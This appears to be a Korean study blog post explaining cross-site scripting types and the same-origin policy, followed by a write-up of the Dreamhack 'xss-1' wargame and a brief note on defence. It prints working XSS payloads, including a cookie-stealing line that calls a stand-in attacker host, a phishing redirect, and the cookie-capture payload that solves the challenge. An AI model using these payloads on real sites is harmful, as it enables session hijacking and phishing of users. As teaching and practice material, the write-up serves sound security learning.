XSS
XSS란, 공격자가 웹 리소스에 악성 스크립트를 삽입해 이용자의 웹 브라우저에서 해당 스크립트를 실행하는 웹 취약점
**XSS(Cross-Site Scripting)**는 여기서 볼 수 있는 쿠키와 세션 방식을 악용할 수 있는 클라이언트 사이드 취약점이다.
방식
하나 예시를 들어보자.
사람들에게 글을 쓰고 볼 수 있는 기능을 제공하는 커뮤니티 웹 서비스가 있다고 생각해보자.
평범한 이용자들은 단순히 개발자의 의도대로 자연어로 이루어진 글을 게시할 뿐이겠지만, 여기서 공격자가 인터널 자바스크립트 <script></script>를 포함한 글을 게시하면 그 글을 열어본 유저에게는 클라이언트 사이드 스크립트가 로드되어 실행될 것이다.
이같은 경우를 XSS라고 부르는 것이다.
XSS는 크게 네가지의 공격기법이 있다.
| 종류 | 설명 |
|---|---|
| Stored XSS | XSS에 사용되는 악성 스크립트가 서버에 저장되고 서버의 응답에 담겨오는 XSS |
| Reflected XSS | XSS에 사용되는 악성 스크립트가 URL에 삽입되고 서버의 응답에 담겨오는 XSS |
| DOM-based XSS | XSS에 사용되는 악성 스크립트가 URL Fragment에 삽입되는 XSS (Fragment는 서버 요청/응답 에 포함되지 않는다.) |
| Universal XSS | 클라이언트의 브라우저 혹은 브라우저의 플러그인에서 발생하는 취약점으로 SOP 정책을 우회하는 XSS |
이 중에서 제일 많이 쓰이는 취약점은 Stored XSS와 Reflected XSS이다.
Stored XSS란, 서버의 데이터베이스 또는 파일 등의 형태로 저장된 악성 스크립트를 조회할 때 발생하는 XSS.
Stored XSS엔 위 예시에서 설명했던 게시물에 악성 스크립트를 포함해 업로드하는 방식이 있다. 게시물은 불특정 다수에게 보여지기 때문에 해당 기능에서 XSS 취약점이 존재할 경우 높은 파급력을 가진다.
Reflected XSS란, 서버가 악성 스크립트가 담긴 요청을 출력할 때 발생하는 XSS.
Reflected XSS 기법을 이용하는 방법중엔 대표적으로 게시판 서비스에서 작성된 게시물을 조회하기 위한 검색창에서 스크립트를 포함해 검색하는 방식이 있다. 이용자가 게시물을 검색하면 서버에서는 검색 결과를 이용자에게 반환한다. 일부 서비스에서는 검색 결과를 응답에 포함하는데, 검색 문자열에 악성 스크립트가 포함되어 있다면 Reflected XSS가 발생할 수 있다.
쉽게 말해서 커뮤니티의 글은 DB에 담겨오니 Stored XSS이고,
검색을 할 경우 URL에 포함되어 전송되고 DB에 담기지 않고 서버에서 반환되어 오니 Reflected XSS이다.
SOP 정책
위에서 Universal XSS는 SOP 정책을 우회하는 XSS라고 서술한 바 있다.
브라우저는 인증 정보로 사용될 수 있는 쿠키를 브라우저 내부에 보관한다. 그리고 이용자가 웹 서비스에 접속할 때, 브라우저는 해당 웹 서비스에서 사용하는 인증 정보인 쿠키를 HTTP 요청에 포함시켜 전달한다. 이와 같은 특징은 사이트에 직접 접속하는 것에만 한정되지 않는다. 브라우저는 웹 리소스를 통해 간접적으로 타 사이트에 접근할 때도 인증 정보인 쿠키를 함께 전송하는 특징을 가지고 있다.
이 특징 때문에 악의적인 페이지가 클라이언트의 권한을 이용해 대상 사이트에 HTTP 요청을 보내고, HTTP 응답 정보를 획득 하는 코드를 실행할 수 있다. 이는 정보 유출과 같은 보안 위협이 생길 수 있는 요소가 된다. 따라서, 클라이언트 입장에서는 가져온 데이터를 악의적인 페이지에서 읽을 수 없도록 해야 하고 해당 웹서비스에서만 읽을 수 있도록 해야한다. 이것이 바로 **SOP(동일 출처 정책, Same Origin Policy)**이라고 불리우는 보안 메커니즘이다.
SOP는 URL의 구성요소 중 프로토콜(스키마)과 호스트와 포트를 확인한다.
https://njwon.com:31240
(프로토콜(스키마)) (호스트) (포트)
이 중 하나라도 쿠키를 발급한 웹 서비스와 다르다면 Cross Origin으로 판별하고 아니라면 Same Origin으로 판별한다.
SOP는 Same Origin일 때만 정보를 읽도록 한다.
XSS 페이로드
XSS는 다음과 같은 형태로 존재할 수 있다.
<script>
    // 현재 페이지의 쿠키(return type: string)
    document.cookie;
    // 쿠키 생성(key: name, value: test)
    document.cookie = "name=test;";
    // new Image() 는 이미지를 생성하는 함수이며, src는 이미지의 주소를 지정. 공격자 주소는 http://hacker.dreamhack.io
    // "http://hacker.dreamhack.io/?cookie=현재페이지의쿠키" 주소를 요청하기 때문에 공격자 주소로 현재 페이지의 쿠키 요청함
    new Image().src = "http://hacker.njwon.io/?cookie=" + document.cookie;
</script><script>
// 이용자의 페이지 정보에 접근.
document;
// 이용자의 페이지에 데이터를 삽입.
document.write("Hacked By Dreamhack !");
</script><script>
// 이용자의 위치를 변경.
// 피싱 공격 등으로 사용됨.
location.href = "http://hacker.dreamhack.io/phishing";
// 새 창 열기
window.open("http://hacker.dreamhack.io/")
</script>wargame 풀이
xss-1 워게임 문제를 풀이해 보았다.
#!/usr/bin/python3
from flask import Flask, request, render_template
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
import urllib
import os

app = Flask(__name__)
app.secret_key = os.urandom(32)

try:
    FLAG = open("./flag.txt", "r").read()
except:
    FLAG = "[**FLAG**]"


def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    driver = None
    try:
        service = Service(executable_path="/usr/local/bin/chromedriver")
        options = webdriver.ChromeOptions()
        options.binary_location = "/usr/bin/google-chrome"
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(url)
    except Exception as e:
        # return str(e)
        return False
    finally:
        if driver is not None:
            driver.quit()
    return True


def check_xss(param, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}"
    return read_url(url, cookie)


@app.route("/")
def index():
    return render_template("index.html")


@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param


@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'


memo_text = ""


@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text)


app.run(host="0.0.0.0", port=8000)
이 부분을 통해 FLAG 변수에 플래그가 담기는 것을 알 수 있다.
/vuln 엔드포인트에서는 파라미터를 그대로 반환해 XSS 공격이 가능함을 알 수 있다.
이 부분을 통해 /flag 엔드포인트에서 check_xss에 사용자의 요청값과 플래그를 포함해 넘기는 것을 알 수 있는데
check_xss는 동적으로 URL을 만들어 서버에서 chrome 드라이버를 통해 쿠키를 만들고 동적으로 만든 URL을 열어본다는 것을 알 수 있다.
/memo 엔드포인트를 살펴보면 render_template()을 이용해 입력값을 출력하기 때문에 XSS가 발생하지 않는다는 것을 알 수 있는데 memo 파라미터를 이용해 변수에 담아 지속적으로 기록하고 출력하는 것을 알 수 있다.
취약점 분석
/flag 엔드포인트에서 <script>location.href = "/memo?memo=" + document.cookie;</script> 이와 같은 페이로드를 입력하면 서버가 플래그 쿠키를 넣고 URL을 열기 때문에 서버의 브라우저에 있는 쿠키가 출력된다는 것을 알 수 있다.
플래그 획득 성공!
XSS 방어
XSS가 사용자의 악의적인 입력값 주입과 텍스트를 인터널 자바스크립트와 같은 태그로 인식하여 생기는 취약점 이므로 서버 단의 철저한 입력값 검증과 출력할 때 <, >와 같은 특수 입력 기호를 이용하면 대부분의 XSS는 방어 가능하다.
마무리
XSS에 대해 공부해보았다. 단순하지만 무서운 취약점이니 꼭 파악해 방어하자.